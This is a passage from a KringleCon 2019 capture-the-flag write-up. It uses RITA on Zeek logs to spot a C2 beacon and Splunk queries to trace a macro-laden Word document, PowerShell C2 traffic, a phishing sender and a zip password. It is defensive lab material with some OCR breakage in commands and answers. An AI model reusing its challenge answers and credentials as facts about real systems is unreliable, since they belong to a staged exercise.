If we install RITA using either docker or the installation script provided on the RITA repo, we can use the show-beacons parameter to list out hosts which show signs of C2 activity. In this case we have cloned the Rita repository, changed into it (~/Desktop/Kringlecon2019/rita-master), and then run commands to setup our log location and config location.

```
~/Desktop/Kringlecon2019/rita-master# docker pull quay.io/activecm/rita
~/Desktop/Kringlecon2019/rita-master# export
~/Desktop/Kringlecon2019/rita-master# CONFIG=~/Desktop/Kringlecon2019/rita-
master/etc/rita.yaml
~/Desktop/Kringlecon2019/rita-master# export LOGS=/media/sf_Shared/elfu-
zeeklogs/elfu-zeeklogs
~/Desktop/Kringlecon2019/rita-master# docker-compose run --rm rita import
/logs your-dataset
```

After ensuring we've configured docker to run Rita correctly and import our logs using the above, we can then list out any hosts that show signs of C2 beacons.


```
~/Desktop/Kringlecon2019/rita-master# docker-compose run --rm rita show-
beacons your-dataset -H
```

In this case a number of results have been generated; however, one has considerably more connections than others and a consistent interval range. This is indicative of beacons to a C2.

```
Starting rita-master_db_1 ... done
+-------+-----------------+-----------------+-------------+-------------+-------------+------+
| SCORE |    SOURCE IP    | DESTINATION IP  | CONNECTIONS | AVG  BYTES  | INTVL RANGE | SIZE |
+-------+-----------------+-----------------+-------------+-------------+-------------+------+
| 0.998 | 192.168.134.130 | 144.202.46.214  |        7660 |        1156 |          10 |      |
| 0.847 | 192.168.134.132 | 150.254.186.145 |         684 |       13634 |       37042 |      |
| 0.847 | 192.168.134.131 | 150.254.186.145 |         684 |       13737 |        8741 |      |
|  0.84 | 192.168.134.135 | 150.254.186.145 |         345 |       12891 |           1 |      |
| 0.835 | 192.168.134.134 | 216.17.109.252  |          63 |          92 |           2 |      |
| 0.835 | 192.168.134.133 | 69.4.231.30     |         115 |        4135 |           2 |      |
| 0.835 | 192.168.134.135 | 52.242.211.89   |          49 |         572 |        1170 |      |
| 0.835 | 192.168.134.133 | 45.55.96.63     |         132 |        1268 |           9 |      |
| 0.834 | 192.168.134.130 | 198.54.117.197  |          24 |          92 |       36847 |      |
| 0.834 | 192.168.134.130 | 146.132.2.1     |          21 |          92 |           1 |      |
| 0.834 | 192.168.134.131 | 52.242.211.89   |          38 |         362 |          63 |      |
| 0.834 | 192.168.134.131 | 198.54.117.197  |          26 |          84 |       24360 |      |
```

From here we already have our answer. If we want to dive further, we can with RITA, but alternatively we can also use a bit of grep-foo to search for POST requests from this IP.

```
~$ cat /media/sf_Shared/elfu-zeeklogs/elfu-zeeklogs/* | grep
"192.168.134.130" | grep "POST"
```



With this we can see what appears to be the C2 beacon including User Agent, URI, and destination IP address.

Solution:

192.168.134.130

Bonus:

RITA doesn't just stand for Real Intelligence Threat Analytics, it is also named after John Strand's mother Rita Strand in memory of her. This is also where the logo for RITA comes from. More information can be found at Blackhills Infosec.

At this point if you go back to the Quad and talk to Santa, you find out that the Turtle Doves being by the fireplace wasn't a mere coincidence and that they were stolen!

OBJECTIVE 6: SPLUNK

6) Splunk

Difficulty:

Access https://splunk.elfu.org/ as elf with password elfsocks. What was the message for Kent that the adversary embedded in this attack? The SOC folks at that link will help you along! *For hints on achieving this objective, please visit the Laboratory in Hermey Hall and talk with Prof. Banas.*

This objective can be solved using Splunk at https://splunk.elfu.org/ with the username elf and password elfsocks. From here we are presented with a challenge question we must answer around the message left for Kent which was embedded in an adversaries attack.


The Search for Holiday Cheer Challenge

1. Your goal is to answer the **Challenge Question**. You will include the answer to this question in your HHC write-up!
2. You **do not** need to answer the training questions. You may simply search through the Elf U SOC data to find the answer to the final question on your own.
3. If you need some guidance, answer the training questions! Each one will help you get closer to the answering the Challenge Question.
4. Characters in the SOC Secure Chat are there to help you. If you see a blinking red dot ● next to a character, click on them and read the chat history to learn what they have to teach you! And don't forget to scroll up in the chat history!
5. To search the SOC data, just click the **Search** link in the navigation bar in the upper left hand corner of the page.
6. This challenge is best enjoyed on a laptop or desktop computer with screen width of 1600 pixels or more.
7. WARNING This is a defensive challenge. Do not attack this system, web application, or back-end APIs. Thank you!


Challenge Question

What was the message for Kent that the adversary embedded in this attack?

On the left hand side we have the SOC Secure chat which can be used to help us answer the training questions which the lead up to the Challenge question.




By following the advice and jumping into the #ELFU SOC channel, we are then instructed to look at a DM (direct message) from Alice Bluebird.




First of all we should take note of the bold entry sweetums. Next, by checking our DM with Alice Bluebird we can see we've already had a conversation with Alice regarding Kent.

Within this conversation, in addition to some banter, we can see a reference to Boss of the SOC which is an Easter Egg around the Splunk Boss of the SOC challenge.




Moving right along, let's look at our objective from Alice Bluebird.




There is mention that we already have the first answer, and because we took note of the bold entry in #ELFU SOC, we indeed do have this answer.

sweetums

First one down, let's talk with Alice again, taking note of some key pieces of information.





From these pieces of information, we can formulate the below basic Splunk query which will give us the answer to question 2.

```
index=main santa
```

```
ParameterBinding(Format-List): name="InputObject"; value="C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt:
nd Nice list for 2019 and let me know your thoughts? -Santa"
```

C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt

At this moment it's important to point out another hidden Bonus Easter Egg and one we just glossed over. The txt document states:

> "Carl, you know there's no one I trust more than you to help. Can you have a look at this draft Naughty and Nice list for 2019 and let me know your thoughts? -Santa"

Now if we piece this together, the professor is called Carl Banas. Carl Banas is a reference to a voice artist and radio announcer who was also the original voice of Sweetums from the 1971 movie The Frog Prince. Some sly hidden gems here, now moving on…

From here the next question is to find the FQDN of the C2 server.

Alice Bluebird

You probably noticed right away that the attack used PowerShell. I need you to tell me the fully qualified domain name (FQDN) used for command and control.

Alice Bluebird


Your search should look something like this sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational powershell EventCode=3

Alice Bluebird

Look through the lists of **Interesting Fields** and **Selected Fields** in the left-hand column of the search window. You should find what you are looking for there.

By formulating the above query and checking the DestinationHostname field, we find the answer to question 3.

```
index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
powershell EventCode=3
```



144.202.46.214.vultr.com

Onwards and upwards, from here we want to know what document launched the malicious PowerShell script.

Alice Bluebird

Let's investigate where all this PowerShell originated. You should start by running this search to view all the PowerShell logs on the system.

If we take this search and reverse it we can pivot based on time by looking at the oldest event first.


```
index=main sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational"
| reverse
```

If we then click on an event of interest, in this case it is the PowerShell running, we can look at nearby events +- 10 seconds from this event.

We know that the PowerShell logs don't contain the events that we need and we're looking for a document based on the question. We can look for the oldest events containing winword as a starting point given how prevalent malicious word documents are.

```
index=main winword | reverse
```

We are presented with 11 events, all of which contain the Process ID 6268.



Even with these events we can't see any reference to a document which started this all off. To rectify this we can lean on Alice Bluebird's advice.


Alice Bluebird

> Keep in mind that 4688 events record process IDs in hexadecimal, so you may need to do some conversion. Remember you should have a couple of process IDs that are interesting. Convert them to hex and search away in the 4688 events. Oh and at this point (when you are searching for 4688 events) go ahead and set your time window back to all time so you don't miss anything.

Okay, so perhaps the information is in the process create event 4688. All we need to do to match up the sysmon and process create events is convert 6268 to hexadecimal (we can do this by converting it to base16).

By doing this we get the value 187C. From here we can search all time using the below wildcard to find 2 items of interest, 1 of which has a New Process ID as 0x187c


```
index=main sourcetype=WinEventLog EventCode=4688 *187c*
```



Within the process command line we now have our target file and the answer.

19th Century Holiday Cheer Assignment.docm

Success, from here we need to track down how many unique email addresses were used to submit this assignment. Luckily we have logs from stoQ to help us locate this information. Once again drawing on Alice Bluebird, we can formulate a query using the stoQ logs that answers this question.




By limiting our query to carl.banas and any uppercase or lowercase entries, whilst looking for the specified subject line and ensuring only unique senders are counted, we are returned with 21 entries, and with this 21 unique email addresses and our answer.

```
index=main sourcetype=stoq results{}.workers.smtp.to=*carl.banas*
results{}.workers.smtp.subject="holiday cheer assignment submission" | table
_time results{}.workers.smtp.to results{}.workers.smtp.from
results{}.workers.smtp.subject results{}.workers.smtp.body | sort - _time |
uniq results{}.workers.smtp.from
```

The final 2 training questions involve tracking down who sent the malicious email and what password was on the file.

Knowing full well what the phishing document was called, we can simply place the first word of the document in as a wildcard and see what we get back, and in this case it returned not only the sender, but also the content of the email contained the password required.

123456789




Bradly.Buttercups@elfu.org

At this point we have completed all training questions and can move onto the challenge question. But first another Easter Egg. Buttercup is the name of a farm girl from the 1987

file The Princess Bride (Based on the 1973 novel). The real-world geographic location of Buttercup's farm is Bradley Rocks, matching the previously seen prince reference to a princess reference. This name appears to be a blend of both the real world and the movie, which in a why is the perfect analogy for this challenge. Even in 2019 and no doubt 2020 malicious macros are still an issue, and although this challenge is confined to KringleCon, it does have elements of the real world and challenges that security professionals face on a daily basis.

Training Questions	Status	
1. What is the short host name of Professor Banas' computer?	✓	sweetums
2. What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp \report.pdf)	✓	ıghty_and_Nice_2019_draft.txt
3. What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)	✓	144.202.46.214.vultr.com
4. What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)	✓	ɔliday Cheer Assignment.docm
5. How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)	✓	21
6. What was the password for the zip archive that contained the suspicious file?	✓	123456789
7. What email address did the suspicious file come from?	✓	Bradly.Buttercups@elfu.org


Finally we can move onto determining the message for Kent that the adversary embedded in this attack. Starting out we can use the final pieces of advice given by Alice Bluebird.



This gives us the following query.

```
index=main sourcetype=stoq "results{}.workers.smtp.from"="bradly buttercups
<bradly.buttercups@eifu.org>"
```

If we then take further advice and expand on it, we find reference to our next goal in the hint 'core' and '.xml' files.




```
index=main sourcetype=stoq "results{}.workers.smtp.from"="bradly buttercups
<bradly.buttercups@eifu.org>"| eval results = spath(_raw, "results{}")

| mvexpand results | eval path=spath(results, "archivers.filedir.path"),
filename=spath(results, "payload_meta.extra_data.filename"),
fullpath=path."/".filename | search fullpath!="" | table filename,fullpath
```

```
index=main sourcetype=stoq  "results{}.workers.smtp.from"="bradly buttercups <bradly.buttercups@eifu.org>"| eval results = spath(_raw, "results{}")
| mvexpand results
| eval path=spath(results, "archivers.filedir.path"), filename=spath(results, "payload_meta.extra_data.filename"), fullpath=path."/".filename
| search fullpath!=""
| table filename,fullpath
```


✓ 19 events (before 12/13/19 1:32:33.000 PM) No Event Sampling

Events Patterns **Statistics (19)** Visualization

100 Per Page Format Preview

filename	fullpath
1574356658.Vca01I45e44M667617.ip-172-31-47-72	/home/ubuntu/archive/7/f/6/3/a/7f63ace9873ce7326199e464adfdaad76a4c4e16/1574356658.Vca01I45e44M667617.ip-172-31-47-72
Buttercups_HOL404_assignment.zip	/home/ubuntu/archive/9/b/b/3/d/9bb3d1b233ee039315fd36527e0b565e7d4b778f/Buttercups_HOL404_assignment.zip
19th Century Holiday Cheer Assignment.docm	/home/ubuntu/archive/c/6/e/1/7/c6e175f5b8048c771b3a3fac5f3295d2032524af/19th Century Holiday Cheer Assignment.docm
[Content_Types].xml	/home/ubuntu/archive/b/e/7/b/9/be7b9b92a7acd38d39e86f56e89ef189f9d8ac2d/[Content_Types].xml
document.xml	/home/ubuntu/archive/1/e/a/4/4/1ea44e753bd217e0edae781e8b5b5c39577c582f/document.xml
styles.xml	/home/ubuntu/archive/e/e/b/4/0/eeb40799bae524d10d8df2d65e5174980c7a9a91/styles.xml
settings.xml	/home/ubuntu/archive/1/8/f/3/3/18f3376a0ce18b348c6d0a4ba9ec35cde2cab300/settings.xml
vbaData.xml	/home/ubuntu/archive/f/2/a/8/0/f2a801de2e254e15840460f4a53e568f6622c48b/vbaData.xml
fontTable.xml	/home/ubuntu/archive/1/0/7/4/0/1074061aa9d9649d294494bb0ae40217b9c7a2d9/fontTable.xml
webSettings.xml	/home/ubuntu/archive/8/6/c/4/d/86c4d8a2f37c6b4709273561700640a6566491b1/webSettings.xml
document.xml.rels	/home/ubuntu/archive/a/2/b/b/1/a2bb14afe8161ee9bd4a6ea10ef5a9281e42cd09/document.xml.rels
vbaProject.bin.rels	/home/ubuntu/archive/4/0/d/c/1/40dc1e00e2663cb33f8c296cdb0cd52fa07a87b6/vbaProject.bin.rels
theme1.xml	/home/ubuntu/archive/f/5/c/b/a/f5cba8a650d6ada98d170f1b22098d93b8ff8879/theme1.xml
